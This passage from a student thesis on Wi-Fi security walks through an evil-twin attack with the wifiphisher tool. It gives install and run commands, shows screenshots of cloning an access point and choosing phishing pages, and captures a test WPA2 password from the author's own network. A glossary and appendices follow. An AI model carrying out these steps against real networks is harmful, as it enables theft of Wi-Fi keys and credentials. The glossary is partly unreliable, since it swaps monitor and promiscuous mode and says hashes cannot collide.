Now this was the "manual" way of creating an evil twin AP. There are programs that do all of these steps automatically for you. I will demonstrate the attack using one in section 9.2.2.

9.2.2 Automation & Obtaining the WPA2 Key

As you have seen in the last section, creating such a fake AP takes some time and you have to either learn the commands by heart or copy & paste them, but there is a much easier and faster way to do this: By using a program that does all the configurations etc. for you. Now there are several out there that can perform this attack, I have used "wifiphisher" (<https://github.com/sophron/wifiphisher>). Because I think the description of the developer is so well-written, I will just quote the section from the github page here instead of paraphrasing it.

How it works After achieving a man-in-the-middle position using the Evil Twin attack, Wifiphisher redirects all HTTP requests to an attacker-controlled look-alike web site. From the victim's perspective, the attack makes use in three phases:

1. Victim is being deauthenticated from her access point. Wifiphisher continuously jams all of the target access point's wifi devices within range by forging "Deauthenticate" or "Disassociate" packets to disrupt existing associations.
2. Victim joins a rogue access point. Wifiphisher sniffs the area and copies the target access point's settings. It then creates a rogue wireless access point that is modeled by the target. It also sets up a NAT/DHCP server and forwards the right ports. Consequently, because of the jamming, clients will start connecting to the rogue access point. After this phase, the victim is MiTMed.




Figure 9.3: Performing MiTM attack [8]

3. Victim is being served a realistic router config-looking page. Wifiphisher employs a minimal web server that responds to HTTP & HTTPS requests. As soon as the victim requests a page from the Internet, wifiphisher will respond with a realistic fake page that asks for credentials. The tool supports community-built templates for different phishing scenarios, such as:
 - Router configuration pages that ask for the WPA/WPA2 passphrase due to a router firmware upgrade.
 - 3rd party login pages (for example, login pages similar to those of popular social networking or e-mail access sites and products)
 - Captive portals, like the ones that are being used by hotels and airports.[8]

Installation Because this is written in python, we need to have python installed in order to run it. Installing the program as easy as typing this command:

```
python setup.py install
```

After the installation we run the program with the command

```
wifiphisher
```

```

root@pc: ~/wifiphisher
File Edit View Search Terminal Help
[+] Ctrl-C at any time to copy an access point from below
num ch ESSID BSSID encr vendor
-----
1 - 1 - apt-10000 - 22:09:5a:09:ab:59 - WPA2/WPA - Arcadyan Technology
2 - 1 - apt-10000 - 22:09:5a:09:ab:59 - WPA2/WPA - Arcadyan Technology
3 - 1 - apt-10000 - 22:09:5a:09:ab:59 - WPA2/WPA - Askey Computer
4 - 1 - apt-10000 - 08:00:27:00:00:00 - WPA2 - AVM GmbH
5 - 3 - Zyxel-10000 - 22:09:5a:09:ab:59 - WPA2 - ZyXEL Communications
6 - 6 - apt-10000 - 22:09:5a:09:ab:59 - WPA2 - Netgear
7 - 6 - Test-AP - 22:e5:2a:09:ab:59 - WPA2 - None
8 - 6 - apt-10000 - 22:09:5a:09:ab:59 - WPA2 - Asustek Computer
9 - 6 - apt-10000 - 68:20:20:20:20:20 - WPA2 - Broadband Solutions Group
10 - 6 - apt-10000 - c8:94:90:90:90:90 - WPA2 - Tp-Link Technologies
11 - 11 - Viewpoint - 14:05:14:05:14:05 - WEP - None
12 - 11 - UNICEF-10000 - 22:09:5a:09:ab:59 - WPA2 - None
13 - 11 - Nintendo-10000 - 18:8e:4d:8e:4d:8e - WPA2 - Apple
14 - 11 - Samsung-10000 - e8:9f:95:95:95:95 - WPA2/WPA - Sagcom Broadband SAS

```

Figure 9.4: Choosing the AP that we want to clone

```

root@pc: ~/wifiphisher
File Edit View Search Terminal Help
Available Phishing Scenarios:
1 - Network Manager Connect
   Imitates the behavior of the network manager. This template shows Chrome's "Connection Failed" page and displays a network manager window through the page asking for the pre-shared key. Currently, the network managers of Windows and MAC OS are supported.
2 - Firmware Upgrade Page
   A router configuration page without logos or brands asking for WPA/WPA2 password due to a firmware upgrade. Mobile-friendly.
3 - OAuth Login Page
   A free Wi-Fi Service asking for Facebook credentials to authenticate using OAuth
4 - Browser Plugin Update
   A generic browser plugin update page that can be used to serve payloads to the victims.

[+] Choose the [num] of the scenario you wish to use:


```

Figure 9.5: Different phishing scenarios

We are then guided through the process of phishing the Wi-Fi key from our victim. The first thing we need to do after starting the program is selecting our victim AP that we want to clone. When we have chosen the AP (Test-AP in my case) we move onto the next step and choose our phishing scenario. Here we decide what page the victim should see once he connects to our fake AP. We have various options here, you can read more about them in the screenshot 9.5.

When we have chosen our scenario, we get to see an overview of our selection and as soon as a victim has entered a password into the form, we will see it here and the program will stop as its job is done.

Now from the victim's point of view, we get disconnected from our real AP because of the deauthentication packets and our device connects to the cloned AP (which luckily isn't always the case). As soon as we are connected to the evil twin and we browse the Internet, we get redirected to the page the attacker has selected in figure 9.5, you can see what the phishing page looks like in the screenshot from my phone (fig. 9.7). As soon as I enter anything in the password field (the attacker obviously can't know if it's the correct password yet), I get redirected to the page seen in figure 9.8 and while I am waiting for the upgrade to finish, the cloned AP shuts down and in the best case (for the attacker) my device automatically reconnects to the genuine AP (which isn't being jammed anymore) without me noticing and I can continue to browse without suspecting anything. Now this obviously doesn't



```
root@pc: ~/wifiphisher
File Edit View Search Terminal Help
Jamming devices:
[*] 22:e5:2a:09:ab:59 - 6 - Test-AP

DHCP Leases:
1480263733 48:5a:3f:5d:1a:30 10.0.0.95 android-bbbac61350918e2c 01:48:5a:3f:5d:1a:30

HTTP requests:
[*] GET 10.0.0.95
[*] GET 10.0.0.95
[*] GET 10.0.0.95
[*] GET 10.0.0.95
[*] GET 10.0.0.95
[*] GET 10.0.0.95
[*] GET 10.0.0.95
[*] GET 10.0.0.95
[*] GET 10.0.0.95
[*] POST 10.0.0.95 wifiphshr-wpa-password=notmypassword12345
[*] GET 10.0.0.95
[*] GET 10.0.0.95
[*] Closing
root@pc:~/wifiphisher#
```

Figure 9.6: Wifiphisher ”main screen”




Figure 9.7: Phishing page on my android phone

always work but it’s much more likely to succeed in a useful timeframe compared to a traditional brute force attack against WPA(2) networks.

One problem while conducting this attack is that the user gets a warning message if he is browsing to a https website while connected to the cloned AP but most gullible users will just click that away anyways. The error message can be seen in figure 9.9.




Figure 9.8: Upgrade in progress, meanwhile wifiphisher shuts down the cloned AP




Figure 9.9: Warning message

Chapter 10

Acknowledgements

I would like to thank all those people who have supported me throughout the entire process of creating this matriculation project.

First, I would like to express my gratitude to Dr. Rainer Steiger, who supervised this matriculation project and supported me with valuable advice. I thank him for all the time he has invested in this thesis.

I also am truly thankful for all the support of my friends and family.

Appendix A

Bibliography

- [1] TechnoMinds, “Is your wifi safe?.” <http://www.technominds.com/sites/technominds.com/files/styles/medium/public/news/the-importance-of-wi-fi-security.png?itok=-vRB2kG3>.
- [2] W. A. A. Jon Edney, *Real 802.11 Security: Wi-Fi Protected Access and 802.11i*.
- [3] eefocus, “Section2 pre-rsna security methods.” <http://www.eefocus.com/book/08-06/435201276057579.html>, 07 2008.
- [4] Tech-FAQ, “Ccmp (counter mode with cipher block chaining message authentication code protocol).” <http://www.tech-faq.com/ccmp-counter-mode-with-cipher-block-chaining-message-authentication-code-protocol.html>.
- [5] V. Ramachandran, “Wireless lan security and penetration testing megaprimer.” <http://www.securitytube.net/groups?operation=view&groupId=9>, 04 2011.
- [6] N. DuPaul, “Man in the middle (mitm) attack.” <http://www.veracode.com/security/man-middle-attack>.
- [7] C. Sanders, “Understanding man-in-the-middle attacks - part 4: Ssl hijacking.” http://www.windowsecurity.com/articles-tutorials/authentication_and_encryption/Understanding-Man-in-the-Middle-Attacks-ARP-Part4.html.
- [8] Sophron, “wifiphisher.” <https://github.com/sophron/wifiphisher>.
- [9] R. Triggs, “Wifi standards explained: what you should know about the new 802.11 ad, ah af standards.” <http://www.androidauthority.com/wifi-standards-explained-802-11b-g-n-ac-ad-ah-af-666245/>.
- [10] unknown, “Osi model.” <https://s-media-cache-ak0.pinning.com/originals/55/53/bd/5553bdf0a193142af2976db02c4bb920.gif>.
- [11] P. Marjanovic, “68 millionen dropbox-passwörter geknackt.” <http://www.blick.ch/news/68-millionen-dropbox-passwoerter-geknackt-hacker-angriff-auf-24-schweizer-politiker-id5451154.html>, 09 2016.

- [12] L. P. Team, “Latex website.” <https://www.latex-project.org/>.
- [13] W. Foundation, “Wireshark.” <https://www.wireshark.org/>.
- [14] Aircrack-ng, “aircrack-ng.org.” <https://www.aircrack-ng.org/>.
- [15] N. Darchis, “802.11 frames : A starter guide to learn wireless sniffer traces.” <https://supportforums.cisco.com/document/52391/80211-frames-starter-guide-learn-wireless-sniffer-traces>, 03 2012.
- [16] W. contributors, “Ieee 802.11.” https://en.wikipedia.org/wiki/IEEE_802.11.
- [17] M. inc., “802.11 association process explained.” https://documentation.meraki.com/MR/WiFi_Basics_and_Best_Practices/802.11_Association_process_explained.
- [18] M. Rouse, “What is encryption?.” <http://searchsecurity.techtarget.com/definition/encryption>.
- [19] IEEE, “Part 11: Wireless lan medium access control (mac) and physical layer (phy) specifications.” <https://pdos.csail.mit.edu/archive/decouto/papers/802.11.pdf>.
- [20] Wikipedia, “Wired equivalent privacy.” https://en.wikipedia.org/wiki/Wired_Equivalent_Privacy.
- [21] D. W. Nikita Borisov, Ian Goldberg, “Intercepting mobile communications: The insecurity of 802.11.” <http://www.isaac.cs.berkeley.edu/isaac/mobicom.pdf>.
- [22] Wikipedia, “Wardriving — wikipedia, die freie enzyklopädie.” <https://de.wikipedia.org/w/index.php?title=Wardriving&oldid=153049605>, 2016. [Online; accessed 7-November-2016].
- [23] Wikipedia, “Mac spoofing — wikipedia, the free encyclopedia.” https://en.wikipedia.org/w/index.php?title=MAC_spoofing&oldid=738197709, 2016. [Online; accessed 7-November-2016].
- [24] Wikipedia, “Rogue access point — wikipedia, the free encyclopedia.” https://en.wikipedia.org/w/index.php?title=Rogue_access_point&oldid=668309836, 2015. [Online; accessed 23-July-2016].
- [25] A. N. Inc., “All you wanted to know about wifi rogue access points.” <http://www.rogueap.com/rogue-ap-docs/RogueAP-FAQ.pdf>.

Appendix B

Appendix

B.1 Glossary

In this section I explain words that might be unfamiliar for you as a reader but are important in order to understand my descriptions. The glossary is in alphabetical order.

Access Point, AP

The device that connects multiple users in a wireless network. It makes network resources (often the Internet as well) available to its users.

Brute Force Attack

A brute force attack is based on the "trial and error" principle. It is mainly used to crack passwords. To conduct such an attack, automated software is used that checks each possible value within a given range of characters.

BSSID

The BSSID is the MAC address of router that has created the Wi-Fi network.

Counter-Mode/CBC-MAC Protocol, CCMP

CCMP is an 802.11i security standard that uses a combination of different cryptographic algorithms. It is explained in more detail in section 4.4

Cyclic Redundancy Check

This is a procedure to generate a test value for data with which you can verify if the transferred/stored data contains any errors. In some ideal cases this value can even be used to repair damaged data. In WEP the 32-bit version is used as an integrity check.

Dictionary Attack

In a dictionary attack the attacker uses, similar to the brute force attack, automated software that tries a lot of possibilities in order to obtain a password. The difference is that in a dictionary attack, the words that are going to be tested are pre-defined. This makes the attack rather unreliable but much faster in comparison to the brute force attack.

GPU

A Graphics Processing Unit is a computer chip that is used for rendering images that your screen displays.

Hash (Value)

A hash value is a checksum of predefined size that is created using a hashing function. An important thing is that two different inputs can't result in the same output of

the function. In general, you cannot revert the hashing functions.

Initialization Vectors (IVs) and Nonces

The terms "IV" and "nonce" can be confused because they seem to refer to the same concept. The initialization vector is a term for data that is introduced into the cryptographic process to provide liveness. Often a nonce value is used for the IV value so the terms IV and nonce appear to refer to the same thing. However, the IV could be generated by other means, such as a random number rather than a true nonce. In WEP, the method for generating the IV was unspecified, which was a significant problem. [2]

Integrity Check Value, ICV

The integrity check value in case of WEP is simply the result of the CRC-32 algorithm and should protect the message integrity and prevent packet modifications.

Media Access Control address. MAC address

The MAC address is the hardware address of a network adapter.

Message Integrity Check, MIC

MIC is a procedure to verify the integrity of data that is being transferred through wireless networks. The data packets are numbered and the recipient of the packets validates the number and if the value is incorrect, the packet(s) will be dropped.

Media Access Control Protocol Data Unit, MPDU

The MPDU is a message that is exchanged between MAC

Monitor Mode

Monitor mode is the opposite of promiscuous mode. In this mode all received packets are being processed instead of just the ones that are meant for the device (promiscuous mode). Not all devices/drivers support this mode.

Port

A port is a part of a network address and it is used to assign the connections/data with their corresponding programs.

Pre-Shared-Key, PSK

A pre-shared-key is a key that both involved parties know before using the encryption, so it is a symmetrical encryption. The advantage is that it is much easier to implement than an asymmetrical encryption. The passphrase we use to encrypt our home Wi-Fi is also a PSK.

Promiscuous Mode

Promiscuous Mode is the standard mode of Wi-Fi adapters and is supported by all of them.

Pairwise Master Key, PMK

The PMK is used to generate the PTK during the handshake process.

Pairwise Transient Key, PTK

The PTK is the key that is generated during the handshake process and is used to encrypt traffic between the router and the client.

Router

A router is the hardware device to create an AP. See "Access Point, AP" for more information.

Service Set Identifier, SSID

The SSID is the "name" of a Wi-Fi network.

SSL

Secure Sockets Layer or SSL is a protocol for authenticating and encrypting Internet connections. The protocol is used in combination with other protocols such as

HTTP, FTP etc.

Temporal Key Integrity Protocol ,TKIP

TKIP is a security protocol for wireless networks. It is explained in more detail in section 4.3

Virtualization

Virtualization is the process of creating something virtually instead of an actual, physical version. You can for example create virtual machines. In this case the guest operating system is emulated and separated from the actual underlying hardware. This can be a great advantage for testing purposes as any damage can be undone by using "snapshots" with which you can revert the virtual machine to an older state.

Virtual Machine, VM

A virtual machine is an emulated version of a physical computer. The operating system and the virtual machine's hardware is emulated. With this technology you can use multiple operating systems on a single computer simultaneously. To create virtual machines there are several software solutions. The most popular (for personal use) are probably VMware with its different editions and Virtualbox.

Wi-Fi

Wi-Fi is a wireless networking technology that allows devices to transfer data among them wirelessly. Wi-Fi is a trademark of the Wi-Fi Alliance. Wi-Fi compatible devices can connect to the Internet via an access point. Because a possible attacker doesn't need physical access, it is less secure than Ethernet.

WYSIWYG

This is the acronym for the phrase "What You See Is What You Get". This means that a document is displayed exactly as it would look in a printed version or on another device. The opposite would be "WYSIWYM", meaning "What You See IS What You Mean" and Latex for example is an editor of the second category.

B.2 Standards Organizations

All of the standard organizations mentioned here play a big role in their respective aspect of security in wireless networks.

- The International Organization for Standardization (ISO) developed the widely known Open Systems Interconnection model, also known as the OSI model. The OSI model has been a standard reference for data communications between computers since the late 1970s. You can see the model in figure B.3
- The Institute of Electrical and Electronics Engineers, better known as IEEE develops standards to ensure compatibility between wireless networking and networking equipment in general. Their mission is to "foster technological innovation and excellence for the benefit of humanity." The organization is best known for its LAN standards. Their projects are divided into working groups and or subjects for example the IEEE 802.3 is in charge of creating the Ethernet standard, the IEEE 802.11 is responsible for the WLAN standard. As the technology evolves the standards need to be updated. Therefore letters are being appended to the 802.11 for example 802.11b, 802.11g and so on.

- The Wi-Fi Alliance is a global, nonprofit industry association that conducts certification testing in order to make sure the wireless networking equipment follows the WLAN communication guidelines. One of their primary tasks is to raise consumer awareness of the new available 802.11 technologies. The majority of people using Wi-Fi recognize their logo (fig. B.1) because of their success.



Figure B.1: Wi-Fi Alliance Logo

B.2.1 IEEE 802.11 Standards

The IEEE 802.11 is a collection of multiple specifications regarding the WLAN communication. The .11 indicates that the standard is about wireless lan networks, 802.3 for example is used for specifications concerning ethernet.

In figure B.2 you can see the differences between the popular standards.

	802.11 (legacy)	802.11a	802.11b	802.11g	802.11n	802.11ac
Max Speed	1.2 Mbit/s	54 Mbit/s	11 Mbit/s	54 Mbit/s	150 Mbit/s	800 Mbit/s
MIMO	no	no	no	no	up to 4	up to 8
Frequency	2.4 GHz	5.8 GHz	2.4 GHz	2.4 GHz	2.4 & 5 GHz	5 GHz
Year	1997	1999	1999	2003	2009	2013

Figure B.2: 802.11 Standards [9]

OSI (Open Source Interconnection) 7 Layer Model

Layer	Application/Example	Central Device/ Protocols	DOD4 Model
Application (7) <small>Serves as the window for users and application processes to access the network services.</small>	End User layer Program that opens what was sent or creates what is to be sent Resource sharing • Remote file access • Remote printer access • Directory services • Network management	User Applications SMTP	G A T E W A Y Process
Presentation (6) <small>Formats the data to be presented to the Application layer. It can be viewed as the "Translator" for the network.</small>	Syntax layer encrypt & decrypt (if needed) Character code translation • Data conversion • Data compression • Data encryption • Character Set Translation	JPEG/ASCII EBDIC/TIFF/GIF PICT	
Session (5) <small>Allows session establishment between processes running on different stations.</small>	Synch & send to ports (logical ports) Session establishment, maintenance and termination • Session support - perform security, name recognition, logging, etc.	Logical Ports RPC/SQ/LNFS NetBIOS names	
Transport (4) <small>Ensures that messages are delivered error-free, in sequence, and with no losses or duplications.</small>	TCP Host to Host, Flow Control Message segmentation • Message acknowledgement • Message traffic control • Session multiplexing	F I L T E R I N G P A C K E T TCP/SPX/UDP	Host to Host
Network (3) <small>Controls the operations of the subnet, deciding which physical path the data takes.</small>	Packets ("letter", contains IP address) Routing • Subnet traffic control • Frame fragmentation • Logical-physical address mapping • Subnet usage accounting		Routers IP/IPX/ICMP
Data Link (2) <small>Provides error-free transfer of data frames from one node to another over the Physical layer.</small>	Frames ("envelopes", contains MAC address) [NIC card — Switch — NIC card] (end to end) Establishes & terminates the logical link between nodes • Frame traffic control • Frame sequencing • Frame acknowledgment • Frame delimiting • Frame error checking • Media access control	Switch Bridge WAP PPP/SLIP	Can be used on all layers
Physical (1) <small>Concerned with the transmission and reception of the unstructured raw bit stream over the physical medium.</small>	Physical structure Cables, hubs, etc. Data Encoding • Physical medium attachment • Transmission technique - Baseband or Broadband • Physical medium transmission Bits & Volts	Hub Land Based Layers	

Figure B.3: OSI Model [10]

Appendix C

Statement On Academic Integrity

I hereby declare and confirm with my signature that the matriculation project is exclusively the result of my own autonomous work based on my research and literature published, which is seen in the bibliography.

I also declare that no part of the thesis submitted has been made in an inappropriate way, whether by plagiarizing or infringing on any third person's copyright.

Date and place

signature